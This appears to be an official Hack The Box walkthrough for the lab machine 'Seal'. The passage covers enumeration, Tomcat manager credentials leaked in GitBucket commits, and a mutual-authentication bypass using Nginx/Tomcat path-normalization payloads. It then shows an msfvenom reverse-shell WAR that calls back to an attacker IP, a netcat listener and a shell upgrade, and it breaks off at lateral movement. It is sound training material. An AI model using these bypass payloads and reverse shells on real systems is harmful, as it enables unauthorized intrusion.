HACKTHEBOX

Seal

9th November 2021 / Document No D21.100.141

Prepared By: MrR3boot

Machine Author(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

Seal is a medium difficulty Linux machine that features an admin dashboard protected by mutual authentication. Enumeration of git logs from Gitbucket reveals tomcat manager credentials. Exploitation of Nginx path normalization leads to mutual authentication bypass which allows tomcat manager access. Foothold is obtained by deploying a shell on tomcat manager. An ansible playbook found to be running at intervals and vulnerable to arbitrary file read thus allows us moving laterally. Root shell is gained by exploiting a sudo entry.

Skills Required

- Linux Enumeration
- Understanding of Mutual Authentication
- OWASP Top 10
- Basic Knowledge of Ansible

Skills Learned

- Gitbucket Enumeration
- Nginx Path Normalization Exploitation
- Mutual Authentication Bypass
- Abusing Ansible Features

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.250 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.250
```


```
nmap -p$ports -sV -sC -Pn 10.10.10.250

PORT     STATE SERVICE    VERSION

22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu
Linux; protocol 2.0)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Seal Market
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt
Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
8080/tcp open  http-proxy
```

Nmap scan reveals there are 3 ports open. Let's browse to port 443.

Nginx



We see an e-commerce application running on Nginx server. Its all static content. Let's fuzz the server for files and directories.

FFUF

```
ffuf -u https://10.10.10.250/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

```
ffuf -u https://10.10.10.250/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.10.250/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 19736, Words: 7425, Lines: 519]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1]
css                     [Status: 302, Size: 0, Words: 1, Lines: 1]
host-manager            [Status: 302, Size: 0, Words: 1, Lines: 1]
icon                    [Status: 302, Size: 0, Words: 1, Lines: 1]
images                  [Status: 302, Size: 0, Words: 1, Lines: 1]
index.html              [Status: 200, Size: 19736, Words: 7425, Lines: 519]
js                      [Status: 302, Size: 0, Words: 1, Lines: 1]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1]
```

We see few directories which are found commonly on a Tomcat server.

- admin
- manager
- host-manager

Browsing `admin` reveals a 404. Let's browse to `/manager`

```
curl -k https://10.10.10.250/manager/html

<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```

This returns a 403 error. Browsing `/host-manager` shows same behaviour. We can either fuzz `/admin` or simply guess some folders like `login` or `dashboard` etc. Browsing `/admin/dashboard` reveals a 403 error message.


```
curl -k https://10.10.10.250/admin/dashboard

<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```


Let's make a note of these and continue our enumeration.

GitBucket


Browsing to port 8080 reveals `GitBucket` which is an open source Git web platform.




From [installation] we can see the default credentials are `root / root`. Trying these credentials fail. Let's register an account and login to the platform.




We have read permission on two repositories. `infra` reveals `ansible` templates to configure tomcat.



This doesn't reveal anything. Let's browse to `seal_market` repository.




This repository has three folders and an open issue. `README` reveals some info about `mutual authentication`.



It highlights that `dashboard` currently protected with `Mutual Authentication`. From google we learn what it is.

```
Mutual authentication, also known as two-way authentication, is a security process in which entities authenticate each other before actual communication occurs. In a network environment, this requires that both the client and the server must provide digital certificates to prove their identities.
```

Without providing a valid certificate we can't access the `/admin/dashboard`. Let's explore the repository.




`Dashboard` seems like a static content. Exploring `nginx/sites-enabled/default` reveals interesting information about client authentication configuration.

```
  location /manager/html {
    if ($ssl_client_verify != SUCCESS) {
      return 403;
    }
...

  location /admin/dashboard {
    if ($ssl_client_verify != SUCCESS) {
      return 403;
    }
...

   location /host-manager/html {
     if ($ssl_client_verify != SUCCESS) {
     return 403;
   }
...
```

We see that `/manager` and `/host-manager` also require client authentication. Checking `tomcat` folder we see there are 2 commits. One of them revealing `tomcat` manager credentials.



Foothold


It is also mentioned in the ToDo tasks that the latest tomcat configuration is yet to be deployed. Having this information we can now look for ways with which we can bypass the client authentication and login to tomcat manager interface with found credentials.

The most common misconfiguration of Nginx is path normalization which is well explained here. We can apply below behaviour in this case.

http://example.com/foo;name=orange/bar/

	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo

If we try to access `/admin;foo=bar/dashboard`, Nginx will parse it as `/admin;foo=bar/dashboard` but Tomcat will resolve the path as `/admin/dashboard` which will bypass the mutual authentication.



This indeed worked. Login to tomcat manager interface sameway using `tomcat / 42MrHBf*z8{z%` credentials.

```
/manager;foo=bar/html
```

Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Having tomcat manager access, we can upload a war file and gain shell on the server. Generate a `shell.war` file by issuing below command.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.2 LPORT=1234 -f war > shell.war
```

Upload and deploy the war file. Stand up a listener on port 1234 and access `/shell`

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.250] 37094
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

Alternatively we can bypass the mutial authentication using `/..;/` technique.

Inconsistency to ACL bypass

https://login.getbynder.com/..;/x

URL	Nginx action
/	Rewrite to http://tomcat/index.cfm/
/foo	Rewrite to http://tomcat/index.cfm/foo
/../	400 Error(by Nginx)
/..;/	Rewrite to http://tomcat/~~index.cfm/..;/~~
/..;/x	Rewrite to http://tomcat/~~index.cfm/..;/~~x

Let's browse to `/manager/test/..;/html` to login to Tomcat Manager GUI.

Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Browse the `shell.war` file and intercept the upload request on Burp Suite. Replace `/manager/html` with `/manager/test/..;/html` in the URL.

Request to https://10.129.230.133:443

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | \n | Actions

```
POST /manager/test/..;/html/upload?org.apache.catalina.filters.CSRF_NONCE=E70CFA802C8BF0EBA61754EC4C7AD001
HTTP/1.1
Host: 10.129.230.133
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------156644560340685752949353046 89
Content-Length: 1325
Origin: https://10.129.230.133
DNT: 1
Authorization: Basic dG9tY2F0OjQyTXJIQmYqejh7WiU=
Connection: close
Referer: https://10.129.230.133/manager/test/..;/html
Cookie: JSESSIONID=FA6E85E171782A6458D28D3F0F8F813D
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----------------------------156644560340685752949353046 89
Content-Disposition: form-data; name="deployWar"; filename="shell.war"
Content-Type: application/octet-stream
```

Forwarding the request will deploy the shell.

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Standup a listener on port 1234 and browse to `/shell`.

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.250] 37094
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

It's worth upgrading to a TTY shell, which is more functional and allows us to switch to a different user if needed.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
ctrl+z
stty raw -echo
fg
export TERM=xterm
```

Lateral Movement

Having foothold we can start exploring filesystem. `/opt` folder has `backups` directory. Let's check its contents.

```
